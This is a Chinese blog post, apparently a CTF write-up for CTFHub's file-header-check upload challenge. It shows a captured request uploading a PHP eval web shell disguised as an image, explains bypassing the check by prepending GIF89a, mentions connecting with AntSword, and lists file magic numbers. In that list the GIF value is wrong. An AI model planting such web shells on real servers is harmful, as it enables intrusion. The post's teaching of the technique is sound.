

文件头检测绕过CTF例题讲解

原创

[無名之连](#) 于 2020-07-06 10:57:31 发布 1276 收藏 5

文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hxhxhxhxx/article/details/107152337>

版权

文件头检测CTF例题讲解

题目

解法

其他文件头

题目

CTFHub 文件上传 - 文件头检测

Filename: 未选择任何文件

<https://blog.csdn.net/hxhxhxhx>

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="UTF-8">
5   <title>CTFHub 文件上传 - 文件头检测</title>
6 </head>
7 <body>
8   <h1>CTFHub 文件上传 - 文件头检测</h1>
9   <form action="" method="post" enctype="multipart/form-data">
10    <label for="file">Filename:</label>
11    <input type="file" name="file" id="file" />
12    <br />
13    <input type="submit" name="submit" value="Submit" />
14  </form>
15 </form>
16 </body>
17
18 </html>
```

<https://blog.csdn.net/hxhxhxhx>

解法

我们首先直接抓包，发送包，查看返回信息

Request

Content-Length: 324
Referer: http://challenge-d33e2beefc6c3634.sandbox.ctfhub.com:10080/
Connection: close
Upgrade-Insecure-Requests: 1
-----13516741110059
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

<?php
@eval(\$_POST['hacker']);
?>
-----13516741110059
Content-Disposition: form-data; name="submit"

Submit
-----13516741110059--


Response

Content-Length: 495
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *


<script>alert(文件错误)</script><!DOCTYPE html>
<html>
<head>
 <meta charset="UTF-8">
 <title>CTFHub 文件上传 - 文件头检测</title>
</head>
<body>
 <h1>CTFHub 文件上传 - 文件头检测</h1>
 <form action="" method="post" enctype="multipart/form-data">
 <label for="file">Filename:</label>





发现文件错误，那么我们在头文件处增加GIF89a即可，当作gif文件即可绕过



因为gif文件头好写，如果想要更改其他类型，那么在hex中更改即可



使用蚁剑链接，找到flag



其他文件头

| | | |
|------------------------------|-----------------------------------|------------------|
| JPEG (jpg), | 文件头: FFD8FF | 文件尾: FF D9 |
| PNG (png), | 文件头: 89504E47 | 文件尾: AE 42 60 82 |
| GIF (gif), | 文件头: 474D4638 | 文件尾: 00 3B |
| ZIP Archive (zip), | 文件头: 504B0304 | 文件尾: 50 4B |
| TIFF (tif), | 文件头: 49492A00 | 文件尾: |
| Windows Bitmap (bmp), | 文件头: 424D | 文件尾: |
| CAD (dwg), | 文件头: 41433130 | 文件尾: |
| Adobe Photoshop (psd), | 文件头: 38425053 | 文件尾: |
| Rich Text Format (rtf), | 文件头: 7B5C727466 | 文件尾: |
| XML (xml), | 文件头: 3C3F786D6C | 文件尾: |
| HTML (html), | 文件头: 68746D6C3E | |
| Email [thorough only] (eml), | 文件头: 44656C69766572792D646174653A | |
| Outlook Express (dbx), | 文件头: CFAD12FEC5FD746F | |
| Outlook (pst), | 文件头: 2142444E | |
| MS Word/Excel (xls.or.doc), | 文件头: D0CF11E0 | |
| MS Access (mdb), | 文件头: 5374616E64617264204A | |
| WordPerfect (wpd), | 文件头: FF575043 | |
| Adobe Acrobat (pdf), | 文件头: 255044462D312E | |
| Quicken (qdf), | 文件头: AC9EBD8F | |
| Windows Password (pwl), | 文件头: E3828596 | |
| RAR Archive (rar), | 文件头: 52617221 | |
| Wave (wav), | 文件头: 57415645 | |
| AVI (avi), | 文件头: 41564920 | |
| Real Audio (ram), | 文件头: 2E7261FD | |
| Real Media (rm), | 文件头: 2E524D46 | |
| MPEG (mpg), | 文件头: 000001BA | |
| MPEG (mpg), | 文件头: 000001B3 | |
| Quicktime (mov), | 文件头: 6D6F6F76 | |
| Windows Media (asf), | 文件头: 3026B2758E66CF11 | |
| MIDI (mid), | 文件头: 4D546864 | |